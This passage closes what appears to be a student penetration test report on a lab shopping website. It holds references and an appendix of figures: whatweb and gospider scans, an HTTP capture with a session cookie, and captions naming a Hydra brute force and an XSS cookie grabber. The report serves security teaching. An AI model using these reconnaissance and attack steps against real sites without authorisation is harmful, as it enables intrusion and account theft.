Available at: https://www.tripwire.com/state-of-security/most-common-website-security-attacks-and-how-to-protect-yourself
[Accessed 22 11 2023].

Threat NG Staff, 2023. *exposed-admin-panels.* [Online]
Available at: https://www.threatngsecurity.com/glossary/exposed-admin-panels#:~:text=An%20exposed%20admin%20panel%20can%20pose%20a%20significant%20security%20risk,an%20application's%20settings%20or%20configuration.
[Accessed 05 12 2023].

Vardhman, R., 2023. *how-many-websites-are-there.* [Online]
Available at: https://techjury.net/blog/how-many-websites-are-there/
[Accessed 22 11 2023].

APPENDIX A – SCREENSHOTS




Figure 12:Simple nmap scan




Figure 13: WhatRuns pt1




Figure 11:WhatRuns pt2

```
http://192.168.1.10/index.php

GET /index.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/
Cookie: PHPSESSID=obbgq3j7vhbvvmrf5nludd7ei1
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 26 Oct 2023 11:19:09 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Figure 14:HTTP header




Figure 15:Robots.txt file




Figure 16:Company-accounts




Figure 17: Company-accounts/readme.txt




Figure 18:Company-accounts/finances




Figure 19: Curl -s [URL]; command

```
<!-- Demo Purpose Only. Should be removed in production -->
<link rel="stylesheet" href="assets/css/config.css">

<link href="assets/css/green.css" rel="alternate stylesheet" title="Green color">
<link href="assets/css/blue.css" rel="alternate stylesheet" title="Blue color">
<link href="assets/css/red.css" rel="alternate stylesheet" title="Red color">
<link href="assets/css/orange.css" rel="alternate stylesheet" title="Orange color">
<link href="assets/css/dark-green.css" rel="alternate stylesheet" title="Darkgreen color">
<link rel="stylesheet" href="assets/css/font-awesome.min.css">
<link href='http://fonts.googleapis.com/css?family=Roboto:300,400,500,700' rel='stylesheet' type='text/css'>
```

Figure 20:Forgotten code

```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.1.10:80
http://192.168.1.10:80 [200 OK] Apache[2.4.3], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[hacklab@uadhacklab.com], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7],
IP[192.168.1.10], JQuery[1.11.1], Lightbox, PHP[5.4.7], Script[text/javascript], Title[Shopping Portal Home Page], X-Powered-By[PHP/5.4.7]
```

Figure 21:Whatweb

```
┌──(kali㉿kali)-[~]
└─$ gospider -s "http://192.168.1.10" > gospider_attemp1_no_cookie
```

Figure 22:Gospider first attempt




Figure 23:Cookiebro tool

```
┌──(kali㉿kali)-[~]
└─$ gospider -s "http://192.168.1.10" --cookie "PHPSESSID=idc96jm0q6ndr3na0lprtrkde6" > gospider_attemp2_no_cookie
```

Figure 24:Gospider second attempt

```
┌──(kali㉿kali)-[~]
└─$ diff gospider_attemp1_no_cookie gospider_attemp2_no_cookie
27a28
> [href] - http://192.168.1.10
31c32
< [href] - http://192.168.1.10/login.php
---
> [href] - http://192.168.1.10/logout.php
34d34
< [href] - http://192.168.1.10
95d94
< [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.js
97c96,97
< [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
---
> [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.js
> [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-slider.min.js
98a99,100
> [url] - [code-200] - http://192.168.1.10/assets/js/scripts.js
> [url] - [code-200] - http://192.168.1.10/assets/js/wow.min.js
100d101
< [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-slider.min.js
103d103
< [url] - [code-200] - http://192.168.1.10/assets/js/owl.carousel.min.js
105c105,106
< [url] - [code-200] - http://192.168.1.10/assets/js/wow.min.js
---
> [url] - [code-200] - http://192.168.1.10/assets/js/owl.carousel.min.js
> [url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
107d107
< [url] - [code-200] - http://192.168.1.10/assets/js/scripts.js
```

Figure 25:Diff command used.




Figure 26:CyberChef pt1




Figure 27:CyberChef pt2




Figure 28:CyberChef pt3




Figure 29:Login POST request

Figure 30:Hydra brute force




Figure 31:Forgot password forum.




Figure 32: Login with and without a valid email.




Figure 33:Cross-site script proof of concept.




Figure 34:Cross-site script cookie grabber alert.

